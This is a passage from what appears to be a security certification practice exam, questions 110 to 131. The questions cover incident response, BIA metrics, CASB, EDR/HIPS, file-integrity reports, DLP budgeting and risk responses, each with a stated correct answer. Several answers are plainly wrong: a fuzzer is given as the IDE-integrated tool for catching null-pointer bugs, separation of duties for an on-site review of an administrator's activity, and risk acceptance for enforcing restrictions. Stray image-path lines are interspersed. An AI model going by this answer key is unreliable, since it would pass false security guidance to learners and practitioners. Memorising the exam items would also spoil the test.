C. SCAP scanner
D. HTTP interceptor

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 110
A Chief Security Officer (CSO) is reviewing the organization's incident response report from a recent incident. The details of the event indicate:

1. A user received a phishing email that appeared to be a report from the organization's CRM tool.
2. The user attempted to access the CRM tool via a fraudulent web page but was unable to access the tool.
3. The user, unaware of the compromised account, did not report the incident and continued to use the CRM tool with the original credentials.
4. Several weeks later, the user reported anomalous activity within the CRM tool.

5. Following an investigation, it was determined the account was compromised and an attacker in another country has gained access to the CRM tool.
6. Following identification of corrupted data and successful recovery from the incident, a lessons learned activity was to be led by the CSO.

Which of the following would MOST likely have allowed the user to more quickly identify the unauthorized use of credentials by the attacker?

A. Security awareness training
B. Last login verification
C. Log correlation
D. Time-of-check controls
E. Time-of-use controls
F. WAYF-based authentication

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 111
An organization's Chief Financial Officer (CFO) was the target of several different social engineering attacks recently. The CFO has subsequently worked closely with the Chief Information Security Officer (CISO) to increase awareness of what attacks may look like. An unexpected email arrives in the CFO's inbox from a familiar name with an attachment. Which of the following should the CISO task a security analyst with to determine whether or not the attachment is safe?

A. Place it in a malware sandbox.
B. Perform a code review of the attachment.
C. Conduct a memory dump of the CFO's PC.
D. Run a vulnerability scan on the email server.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112
A Chief Information Security Officer (CISO) is developing a new BIA for the organization. The CISO wants to gather requirements to determine the appropriate RTO and RPO for the organization's ERP. Which of the following should the CISO interview as MOST qualified to provide RTO/RPO metrics?

A. Data custodian
B. Data owner
C. Security analyst
D. Business unit director
E. Chief Executive Officer (CEO)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 113
A Chief Information Security Officer (CISO) requests the following external hosted services be scanned for malware, unsecured PII, and healthcare data: ▪ Corporate intranet site
▪ Online storage application
▪ Email and collaboration suite

Security policy also is updated to allow the security team to scan and detect any bulk downloads of corporate data from the company's intranet and online storage site. Which of the following is needed to comply with the corporate security policy and the CISO's request?

A. Port scanner
B. CASB
C. DLP agent
D. Application sandbox
E. SCAP scanner

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114
A company that has been breached multiple times is looking to protect cardholder data. The previous undetected attacks all mimicked normal administrative-type behavior. The company must deploy a host solution to meet the following requirements:
▪ Detect administrative actions

- Block unwanted MD5 hashes
- Provide alerts
- Stop exfiltration of cardholder data

Which of the following solutions would BEST meet these requirements? (Choose two.)

A. AV
B. EDR
C. HIDS
D. DLP
E. HIPS
F. EFS

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:


QUESTION 115
A security engineer is employed by a hospital that was recently purchased by a corporation. Throughout the acquisition process, all data on the virtualized file servers must be shared by departments within both organizations. The security engineer considers data ownership to determine:

A. the amount of data to be moved.
B. the frequency of data backups.
C. which users will have access to which data
D. when the file server will be decommissioned

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 116
A security analyst is reviewing the following packet capture of communication between a host and a company's router:



```
1 192.168.1.10 -> 10.5.10.1 icmp echo request 33 bytes sent ABCDEFGHIJKLMNOPQRSTUVWXYZ
2 10.5.10.1 -> 192.168.1.10 icmp echo reply 34 bytes sent ABCDEFGHIJKLMNOPQRSTUVWXYZA%MDKF8
```

Which of the following actions should the security analyst take to remove this vulnerability?

A. Update the router code
B. Implement a router ACL
C. Disconnect the host from the network
D. Install the latest antivirus definitions
E. Deploy a network-based IPS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 117
An information security manager conducted a gap analysis, which revealed a 75% implementation of security controls for high-risk vulnerabilities, 90% for medium vulnerabilities, and 10% for low-risk vulnerabilities. To create a road map to close the identified gaps, the assurance team reviewed the likelihood of exploitation of each vulnerability and the business impact of each associated control. To determine which controls to implement, which of the following is the MOST important to consider?

A. KPI
B. KRI
C. GRC
D. BIA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 118
A development team is testing an in-house-developed application for bugs. During the test, the application crashes several times due to null pointer exceptions. Which of the following tools, if integrated into an IDE during coding, would identify these bugs routinely?

A. Issue tracker
B. Static code analyzer
C. Source code repository
D. Fuzzing utility

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 119
A security assessor is working with an organization to review the policies and procedures associated with managing the organization's virtual infrastructure. During a review of the virtual environment, the assessor determines the organization is using servers to provide more than one primary function, which violates a regulatory requirement. The assessor reviews hardening guides and determines policy allows for this configuration. It would be MOST appropriate for the assessor to advise the organization to:

A. segment dual-purpose systems on a hardened network segment with no external access
B. assess the risks associated with accepting non-compliance with regulatory requirements
C. update system implementation procedures to comply with regulations
D. review regulatory requirements and implement new policies on any newly provisioned servers

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 120
While conducting a BIA for a proposed acquisition, the IT integration team found that both companies outsource CRM services to competing and incompatible third-party cloud services. The decision has been made to bring the CRM service in-house, and the IT team has chosen a future solution. With which of the following should the Chief Information Security Officer (CISO) be MOST concerned? (Choose two.)


A. Data remnants
B. Sovereignty
C. Compatible services
D. Storage encryption
E. Data migration

F. Chain of custody

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 121
A newly hired Chief Information Security Officer (CISO) is reviewing the organization's security budget from the previous year. The CISO notices $100,000 worth of fines were paid for not properly encrypting outbound email messages. The CISO expects next year's costs associated with fines to double and the volume of messages to increase by 100%. The organization sent out approximately 25,000 messages per year over the last three years. Given the table below:



Security product	Hardware price	Installation fee	Cost per message	Throughput	MTBF
DLP Vendor A	$50,000	$25,000	$1	100Mbps	10000 hours
DLP Vendor B	$38,000	$10,000	$2	50Mbps	8000 hours
DLP Vendor C	$45,000	$30,000	$1	70Mbps	7000 hours
DLP Vendor D	$40,000	$60,000	$0.50	100Mbps	7000 hours

Which of the following would be BEST for the CISO to include in this year's budget?

A. A budget line for DLP Vendor A
B. A budget line for DLP Vendor B
C. A budget line for DLP Vendor C
D. A budget line for DLP Vendor D
E. A budget line for paying future fines

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:


QUESTION 122
The Chief Information Security Officer (CISO) suspects that a database administrator has been tampering with financial data to the administrator's advantage. Which of the following would allow a third-party consultant to conduct an on-site review of the administrator's activity?

A. Separation of duties
B. Job rotation
C. Continuous monitoring
D. Mandatory vacation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 123
While investigating suspicious activity on a server, a security administrator runs the following report:



```
File system integrity check report
Total number of files:      3321
Added files:                12
Removed files:              0
Changed files:              1

Change files:
changed: /etc/passwd
----------------------------------------------
Detailed information about changes:
File: /etc/passwd
Perm: -rw-r--r-- , -rw-r--rw-
Hash: md5:ab8e9acb928dfac35de2ac2bef918cae,md5:def9a24cdb68deaf4cb15acfed93eedb
```

In addition, the administrator notices changes to the /etc/shadow file that were not listed in the report. Which of the following BEST describe this scenario? (Choose two.)

A. An attacker compromised the server and may have used a collision hash in the MD5 algorithm to hide the changes to the /etc/shadow file
B. An attacker compromised the server and may have also compromised the file integrity database to hide the changes to the /etc/shadow file
C. An attacker compromised the server and may have installed a rootkit to always generate valid MD5 hashes to hide the changes to the /etc/shadow file
D. An attacker compromised the server and may have used MD5 collision hashes to generate valid passwords, allowing further access to administrator accounts on the server

E. An attacker compromised the server and may have used SELinux mandatory access controls to hide the changes to the /etc/shadow file

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 124
Following a recent network intrusion, a company wants to determine the current security awareness of all of its employees. Which of the following is the BEST way to test awareness?

A. Conduct a series of security training events with comprehensive tests at the end
B. Hire an external company to provide an independent audit of the network security posture
C. Review the social media of all employees to see how much proprietary information is shared
D. Send an email from a corporate account, requesting users to log onto a website with their enterprise account

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 125
A company's security policy states any remote connections must be validated using two forms of network-based authentication. It also states local administrative accounts should not be used for any remote access. PKI currently is not configured within the network. RSA tokens have been provided to all employees, as well as a mobile application that can be used for 2FA authentication. A new NGFW has been installed within the network to provide security for external connections, and the company has decided to use it for VPN connections as well. Which of the following should be configured? (Choose two.)

A. Certificate-based authentication
B. TACACS+
C. 802.1X
D. RADIUS
E. LDAP
F. Local user database

Correct Answer: DE

Section: (none)
Explanation

Explanation/Reference:

QUESTION 126
The finance department has started to use a new payment system that requires strict PII security restrictions on various network devices. The company decides to enforce the restrictions and configure all devices appropriately. Which of the following risk response strategies is being used?

A. Avoid
B. Mitigate
C. Transfer
D. Accept

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 127
First responders, who are part of a core incident response team, have been working to contain an outbreak of ransomware that also led to data loss in a rush to isolate the three hosts that were calling out to the NAS to encrypt whole directories, the hosts were shut down immediately without investigation and then isolated. Which of the following were missed? (Choose two.)

A. CPU, process state tables, and main memory dumps
B. Essential information needed to perform data restoration to a known clean state
C. Temporary file system and swap space
D. Indicators of compromise to determine ransomware encryption
E. Chain of custody information needed for investigation

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 128

A regional business is expecting a severe winter storm next week. The IT staff has been reviewing corporate policies on how to handle various situations and found some are missing or incomplete. After reporting this gap in documentation to the information security manager, a document is immediately drafted to move various personnel to other locations to avoid downtime in operations. This is an example of:


A. a disaster recovery plan
B. an incident response plan
C. a business continuity plan
D. a risk avoidance plan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 129

A security engineer is analyzing an application during a security assessment to ensure it is configured to protect against common threats. Given the output below:



```
Response Headers
Cache-Control:no-cache
Content-Type:text/event-stream
Date:Mon, 17 Sep 2018 15:58:37 GMT
Expires:-1
Pragma:no-cache
Transfer-Encoding:chunked
X-Content-Type-Options:nosniff
X=Prame-Options:SAMEORIGIN

Request: Headers
Host: secure.comptia.org
Connection: keep-alive
Accept: text/event-stream
Cache-Control: no-cache
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US, en;q=0.9
```

Which of the following tools did the security engineer MOST likely use to generate this output?

A. Application fingerprinter
B. Fuzzer
C. HTTP interceptor
D. Vulnerability scanner

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 130

The Chief Financial Officer (CFO) of a major hospital system has received a ransom letter that demands a large sum of cryptocurrency be transferred to an anonymous account. If the transfer does not take place within ten hours, the letter states that patient information will be released on the dark web. A partial listing of recent patients is included in the letter. This is the first indication that a breach took place. Which of the following steps should be done FIRST?

A. Review audit logs to determine the extent of the breach
B. Pay the hacker under the condition that all information is destroyed
C. Engage a counter-hacking team to retrieve the data
D. Notify the appropriate legal authorities and legal counsel

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 131
A Chief Information Security Officer (CISO) is working with a consultant to perform a gap assessment prior to an upcoming audit. It is determined during the assessment that the organization lacks controls to effectively assess regulatory compliance by third-party service providers. Which of the following should be revised to address this gap?

A. Privacy policy
B. Work breakdown structure
C. Interconnection security agreement
D. Vendor management plan
E. Audit report

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference: